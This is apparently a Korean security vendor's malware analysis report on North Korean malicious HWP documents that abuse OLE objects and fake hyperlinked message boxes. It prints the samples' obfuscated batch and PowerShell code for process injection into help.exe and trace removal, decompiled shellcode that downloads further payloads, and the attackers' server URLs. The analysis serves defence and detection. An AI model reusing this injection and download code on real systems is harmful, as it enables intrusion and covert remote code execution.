모든 MS Office 버전에서 실행되는 제로데이 취약점
패치가 발표됐음에도 불구, 지속적으로 피해 사례 발생

MS 지원진단도구 원격코드실행 취약점 (CVE-2022-30190)

목차

1. 개요

1.1 배경

북한은 최근 한글 OLE(Object Linking and Embedding) 개체를 악용한 공격을 지속적으로 수행하고 있다.
한글 프로그램은 한국에서 많이 사용하는 문서 프로그램으로 공기업, 공공기관, 교육기관,
그리고 이와 연계된 기업 등에서 주로 사용되고 있다.
따라서 악성 HWP 문서 파일은 국내 사용자를 대상으로 한 공격에 자주 악용되곤 한다.
특히 외교 및 안보 관련 공직자들이나 대북관련 종사자들이 주된 대상이다.

날짜	파일명	공격기법
2022년 05월	KTV 최고수다 섭외 요청 건.hwp	OLE 개체
2022년 05월	북한이탈주민 자문위원 대상 의견수렴_설문지.hwp	OLE 개체
2022년 02월	남북관계_주요일지(2022년 2월).hwp	OLE 개체
2021년 12월	ONN-Construction activities near Chamjin-ri and Kangson-Dec 2021.hwp	OLE 개체
2021년 10월	코로나19 긴급재난지원금 개인정보동의서.hwp	EPS 취약점
2021년 04월	2021년 외교부 재외공관 복무관련 실태 조사.hwp	미확인
2021년 04월	질의서-12월15일.hwp	OLE 개체
2020년 11월	통일한국포럼 - 참가자 사례비 지급용 프로필 양식.hwp	Flash 취약점
2020년 11월	이력서 조충희.hwp	Flash 취약점


[표 1] 북한발 추정 HWP 문서형 악성코드 공격 사례

공격 기법에도 변화가 있었는데,
과거에는 EPS(Encapsulated PostScript) 취약점(CVE-2017-8291)이나
플래시 모듈 취약점(CVE-2018-15982) 등이 사용되었다.

EPS 취약점은 2017년 2월 한글과컴퓨터 측에서[01],
Flash 취약점은 2018년 12월에 Adobe 측에서 보안 업데이트를 릴리즈하였다. [02]
그러나 OLE 개체 파일을 삽입하는 것은 사용자의 편의를 위해 제공하는 정상적인 기능이므로
이를 효과적으로 탐지하고 차단하기는 까다로운 상황이다.

01 https://www.hancom.com/board/noticeView.do?board_seq=3&artcl_seq=6606

02 https://helpx.adobe.com/security/products/flash-player/apsb18-42.html




[그림 1] 한글 프로그램의 OLE 개체 삽입 기능

OLE(Object Linking and Embedding)는 마이크로소프트에서 제공하는 기술로
이를 통해 문서 내에 외부 파일을 삽입할 수 있다.
한글 프로그램은 OLE를 지원하고 있기에 공격자들은 악성 스크립트 파일을 삽입한 뒤
해당 파일을 실행 가능한 하이퍼링크를 문서 내에 삽입시켜
사용자에게 상호작용을 유도하는 공격 방식을 취하고 있다.


[그림 2] 한글 프로그램의 외부 링크 실행 경고 메시지

이처럼 OLE 개체 삽입 기능과 하이퍼링크를 악용하는 공격자들이 존재한다.
따라서 한글과컴퓨터는 문서를 열람할 때 해당 기능을 기본적으로 비활성화시키고,
사용자가 문서 내에 삽입된 외부 파일을 실행하거나 외부 링크에 접근하려고 하는 경우
실행 여부를 사용자에게 일임하였다.



[그림 3] 정상 메시지로 위장한 하이퍼링크

그렇기에 공격자들은 피해자가 스스로 보안 기능을 해제하도록 유도한다.
[그림 3]의 '버전이 호환되지 않아 문서가 올바르게 표시되지 않을 수 있다'는 메시지 박스는
사실 메시지 박스가 아니라 하이퍼링크(그림)이기에
한글 프로그램의 보안 기능이 해제됐을 때 피해자가 클릭할 경우 악성코드가 실행된다.



[그림 4] 한글 프로그램의 보안 기능 해제 전후 모습

또한, 불완전한 문서를 보여주고 마치 보안 기능이 활성화되어 있어
문서를 온전히 보여주지 못 하는 것처럼 피해자를 속인다.
보안 기능을 해제하면 현재 문서가 종료되고 OLE 개체를 통해 내장되어 있던 또다른 문서가 실행되는데
이는 피해자에게 자신이 보안 기능을 해제했기에 정상 문서를 볼 수 있었다는 착각을 불러일으킨다.
그러나 이는 악성코드가 실행되고 있다는 방증이다.

이외에도 북한에서는 이메일로 악성 문서를 유포할 때,
실존하는 기관 또는 단체를 사칭하거나 특정 이슈를 언급하며
피해자로 하여금 이메일 발신자가 실제 관계자라고 믿게 만들어 첨부 파일에 대한 경계심을 낮춘다.
그러나 종종 내용에서 북한말이 발견되거나 문체에서 어색함이 느껴지기도 한다.

소만사 Privacy-i EDR은 취약점 공격 방지(Exploit Prevention) 기능을 통해
HWP OLE 개체로부터 발생하는 악성행위를 효과적으로 탐지하고 차단할 수 있다.

2. 파일정보

2.1 파일정보

Name	KTV 최고수다 섭외 요청 건.hwp
Type	HWP Document File
Behavior	Unknown
SHA-256	a73c3f27b0c6ccb8eddde4c0b9d00893f853bb7a5abf50a20a7a687fee8e8ade

[파일 1] KTV 섭외 요청 관련 악성 HWP 문서 파일

Name	북한이탈주민 자문위원 대상 의견수렴_설문지.hwp
Type	HWP Document File
Behavior	Unknown
SHA-256	7975bbbfcb75dabb3271a8f1a79d67a371c96ad29de31a3a5f01f1f0507e24af

[파일 2] 북한이탈주민 설문지 관련 악성 HWP 문서 파일

3. 분석

[그림 5] 두 악성 HWP 문서의 공격 흐름도

①	피해자가 한글 프로그램의 보안 기능을 비활성화시키도록 유도한다.
②	피해자가 공격 사실을 인지하지 못 하도록 현재 문서를 종료하고 내장된 정상 문서 파일을 실행한다.
③	Windows 기본 유틸리티를 실행하고 해당 프로세스에 쉘코드를 인젝션한다
④	공격자의 서버와 통신하여 추가적인 쉘코드를 내려받는다.
⑤	추가적인 악성행위를 수행한다.

본 보고서에 포함된 두 샘플은 모두 2022년 5월에 발견되었다.
VirusTotal 기준으로 'KTV 최고수다 섭외 요청 건.hwp'는 5월 25일에 등록되었으며,
'북한이탈주민 자문위원 대상 의견수렴_설문지.hwp'는 5월 16일에 등록되었다.

```
$gg0="""+$env:TEMP+"\xv8fzy98.con"+""";
$hg0="""+$env:TEMP+"\2zz.bat"+""";
$ig0="""+$fg0+""";
sleep 3;
$ig0;
$buf = [System.IO.File]::ReadAllBytes($fg0);
$size = (Get-Item $fg0).length;
$addr = [Kernel32]::GlobalAlloc(0x40, 0x400);
for ($h = 0;$h -lt 0x331;$h++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($addr, $h, $buf[$h+$size-0x331]);
};
[Kernel32]::CreateProcess("c:\windows\SysWOW64\help.exe",0,0,0,0,0x04,0,"c:\windows",[ref] $si
$gq2="""+$env:TEMP+"\prob.pib"+""";
$hq2="""+$env:TEMP+"\cl11.bat"+""";
$iq2="""+$fq2+""";
sleep 3;
$iq2;
$buf = [System.IO.File]::ReadAllBytes($fq2);
$size = (Get-Item $fq2).length;
$addr = [Kernel32]::GlobalAlloc(0x40, 0x800);
for ($h = 0;$h -lt 1056;$h++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($addr, $h, $buf[$h+$size-1056]);
};
[Kernel32]::CreateProcess("c:\windows\winhlp32.exe",0,0,0,0,0x04,0,"c:",[ref] $si,[ref] $pi)
```

인젝션 대상 프로세스

인젝션 대상 프로세스

[그림 6] 각각의 악성 문서에 내장된 Powershell 스크립트 비교

두 샘플 간 유사도는 매우 높은 편이다. 위 그림은 각각 샘플에 포함된 Powershell 스크립트이다.
위 코드는 정상 프로세스로 위장하기 위해 Windows 기본 유틸리티를 실행하여 코드 인젝션을 시도한다.
두 스크립트를 비교해보면 변수명이 일부 다르거나 인젝션 대상 프로세스가 바뀌었으며,
나머지 코드는 동일한 모습을 볼 수 있다.
인젝션하는 쉘코드의 경우 호출하는 API나 로직이 다소 상이했지만,
공격자의 서버와 연결하여 추가 페이로드를 실행할 여지가 있다는 점은 동일하였다.

hxxps://work3.b4a[.]app

[표 2] 금성121로 추정되는 서버 도메인

[표 2]는 'KTV 최고수다 섭외 요청 건.hwp' 샘플에서 발견된 공격자의 서버 도메인이다.
해당 도메인은 2022년 1월에 발생한 국내 신용카드사 사칭 공격 및
2월에 발생한 중앙선거관리위원회(선관위) 사칭 공격에서 사용된 도메인이다.
이 밖에도 문서에 삽입된 그림이 유사한 점, 내장되어 있던 스크립트의 형태가 유사한 점 등으로 보아
북한의 동일한 공격 그룹이 국내를 대상으로 꾸준하게 악성 HWP 문서를 유포 중일 확률이 높다.
해당 도메인을 사용하는 공격 그룹은 북한의 '금성121'로 알려져 있다.


3.1 KTV 최고수다 섭외 요청 건.hwp

3.1.1 HWP 문서 초기화면

[그림 7] 'KTV 최고수다 섭외 요청 건' HWP 문서 초기 화면


본 파일은 문화체육관광부 산하 한국정책방송원(KTV)의 유튜브 채널인
'최고수다'의 관계자를 사칭하여 섭외 요청을 문의하는 것처럼 위장한 악성 문서파일이다.

파일을 열면 문서를 작성 시 사용한 한글 프로그램이 구형 버전이라
현재 버전과는 정상적으로 호환되지 않을 수 있다는 메시지 박스가 나타난다.
해당 메시지 박스는 사실 악성 스크립트 파일을 실행하기 위해 삽입한 그림(하이퍼링크)이다.
이는 실제로 한글 프로그램에서 문서와 버전이 맞지 않을 때 표시되는 메시지이다.



[그림 8] TEMP 폴더에 압축 해제되고 저장되는 OLE 개체 파일


문서 파일이 실행되면 %TEMP% 환경변수가 가리키는 곳에
OLE 개체로 삽입했던 두 개의 파일이 압축 해제된 채로 생성된다.
'2zz.bat'은 악성행위를 위한 배치 파일이고, 'xv8fzy98.con'은 배치 파일이 실행되었을 때
피해자가 악성 행위를 눈치채지 못하도록 보여주는 정상 HWP 문서 파일이다.



[그림 9] 하이퍼링크 외부 연결 경로

문서의 그림을 클릭하면 한글 문서 파일 위치로부터 한 단계 상위로 올라가 2zz.bat 배치 파일을 실행한다.
따라서, 그림을 클릭하기 이전에 문서 파일은 바탕화면과 같이
사용자 홈 디렉토리의 한 단계 하위에서 실행되어야 악성 행위가 정상 동작한다는 것을 알 수 있다.

3.1.2 기본 유틸리티를 활용한 악성행위 은닉




```
@echo off
IF EXIST "%PROGRAMFILES(X86)%" (
    set pspath="%windir%\syswow64\WindowsPowerShell\v1.0\powershell.exe"
) ELSE (
    set pspath="%windir%\system32\WindowsPowerShell\v1.0\powershell.exe"
)
start /MIN "" %pspath%  -command "$UWkZT="$dQzRY="""246B6B71323D40220D0A5B4
$JTf0P="""""""";
for($i=0;$i -le $dQzRY.Length-2;$i=$i+2){
    $msrn0=$dQzRY[$i]+$dQzRY[$i+1];
    $JTf0P= $JTf0P+[char]([convert]::toint16($msrn0,16));
};
Invoke-Command -ScriptBlock ([Scriptblock]::Create($JTf0P));";Invoke - Comm
```

[그림 10] 인코딩 된 Powershell 스크립트와 이를 디코딩하는 배치 스크립트

배치 파일 내에는 hex string으로 인코딩 된 파워쉘 스크립트가 존재하며
런타임에 디코딩되어 Powershell과 함께 실행된다.
%PROGRAMFILES(X86)% 환경변수가 가리키는 폴더 또는 파일이 존재한다면 32비트 Powershell,
존재하지 않다면 64비트 Powershell을 실행한다.

```
$ag0=Get-WmiObject Win32_Process -filter "Name like 'Hwp%'";
$bg0=$ag0.Name;
$cg0=$ag0.CommandLine;
if($bg0){
        $dg0="/c taskkill /f /im "+$bg0;
        cmd $dg0;
        wait-process $bg0.Split('\\.')[-2];
```


[그림 11] 한글 프로그램의 프로세스 정보 수집 및 종료

디코딩 된 Powershell 스크립트 내에선 악성행위를 은닉하기 위해 두 가지 작업을 수행한다.
첫번째, OLE 개체를 클릭했을 때 피해자에게 정상적인 상호작용처럼 보이기 위해
현재 한글 프로그램을 재실행하여 새로운 한글 문서를 표시한다.
이를 위해 현재 실행 중인 모든 프로세스를 열거하여 'Hwp'로 시작하는 것이 있는지 확인하는데,
한글 프로그램의 프로세스 이름은 'Hwp.exe'이기에 한글 프로그램의 Win32_Process 객체를 가져올 수 있다.
해당 WMI 객체에는 프로세스 관련 정보들이 포함되어 있다.


Name	Hwp.exe
CommandLine	"C:\Program Files (x86)\Hnc\Office 2022\HOffice120\bin\Hwp.exe" "C:\Users\somansa\Desktop\a73c3f27b0c6ccb8eddde4c0b9d00893f853bb7a5abf50a20a7a687fee8e8ade.hwp"

[표 3] 한글 프로그램 프로세스의 Win32_Process 객체로부터 가져오는 값

Win32_Process 객체에서 사용하는 정보는 프로세스 이름과 명령줄 두 가지이다.
프로세스 이름은 taskkill 유틸리티를 통해 한글 프로그램을 종료하는 데 쓰인다.
종료될 때까지 Wait-Process 명령으로 대기한다.
명령줄은 초기에 실행했던 HWP 문서의 전체 경로를 가져오는 데 쓰인다.
초기 HWP 문서 파일의 경로를 가져오는 이유는 파일의 끝에 쉘코드가 내장되어 있기 때문이다.



[그림 12] 정상 프로세스 대상 쉘코드 인젝션



[그림 13] 악성 HWP 문서의 끝부분에 포함된 쉘코드

두번째, 악성행위를 은닉하기 위해 Windows의 기본 유틸리티인 'help.exe' 프로세스를 생성하고
VirtualAllocEx API를 호출해 원격 프로세스에 임의의 공간을 할당한 뒤,
WriteProcessMemory API를 호출해 쉘코드를 인젝션한다.

인젝션을 마치면 흔적을 지우기 위해 쉘코드가 포함되어 있던 초기 HWP 문서를
정상 문서 파일인 'xv8fzy98.con'로 덮어 쓰기한다.
따라서 악성행위 이후엔 초기 샘플을 확보하기 까다롭다.

```
        start $ig0;
}
$jg0="cmd /c del /f "+""""+$gg0+"""";
cmd $jg0;
$jg0="cmd /c del /f "+""""+$hg0+"""";
cmd $jg0;
$lg0 = [Kernel32]::CreateRemoteThread($kg0, 0, 0, $mg0, 0, 0, 0);
[Kernel32]::WaitForSingleObject($lg0, 500*1000);
```

[그림 14] OLE 개체 파일 삭제 및 원격 스레드 생성

초기 샘플을 덮어쓰기한 이후에는, %TEMP% 환경변수에 저장됐던 정상 문서파일과 배치파일을 삭제하여
OLE 개체 파일이 압축해제됐던 흔적을 지운다.
그리고 'help.exe' 프로세스에 원격으로 스레드를 생성하여 인젝션했던 쉘코드를 실행시킨다.

3.1.3 추가 페이로드 다운로드 및 실행

```
addr = GetServerUrl();
xorkey = addr;                                  // 첫 1바이트가 xorkey
url = addr + 1;
if ( *addr )
{
  v5 = addr + 1;
  do
    *v5 ^= *xorkey;                             // https://work3.b4a.app/c
  while ( *v5++ );
}
VirtualAlloc = ResolveExportFunction(0x21FFC20u);
v8 = VirtualAlloc(0, 0xA00000, 0x1000, 0x40);
v9 = DownloadShellcode(url, v8);
```

[그림 15] 쉘코드 디컴파일 결과

https://work3.b4a.app/download.html?id=z2&search=TUh3M0xEZ3NPQzR4TERFd2ZHSnZaSGt1ZEdGaWJHVXFLazkwYUdWeWZIeGliMll1TG5SaFlteGw=

[표 4] 공격자 서버 URL

[그림 15]는 쉘코드의 디컴파일 결과 중 일부이다.
공격자의 서버 URL은 쉘코드에서 0x2B0 바이트만큼 떨어진 위치에 XOR 인코딩되어 있다.
0x2AF 위치에 존재하는 단일 바이트 키로 디코딩이 가능하다.
공격자의 서버에서 내려받는 것으로 예상되는건 추가적인 악성행위를 위한 쉘코드이다.
내려받은 쉘코드를 저장하기 위해 VirtualAlloc API를 호출하여 공간을 할당한다.
API 호출은 EAT(Export Address Table)의 함수 이름을 해싱하여
LDR_DATA_TABLE_ENTRY 연결리스트에서 특정 DLL의 원하는 함수를 찾은 뒤
호출하는 방식을 사용하고 있다.

```
do
{
  InternetReadFile = ResolveExportFunction(0x497D93E7u);
  if ( !InternetReadFile(v9, v4 + v10, 0xA00000 - v4, &v19) )
    break;
  if ( !v19 )
    break;
  v4 += v19;
}
while ( v4 < 0xA00000 );
```

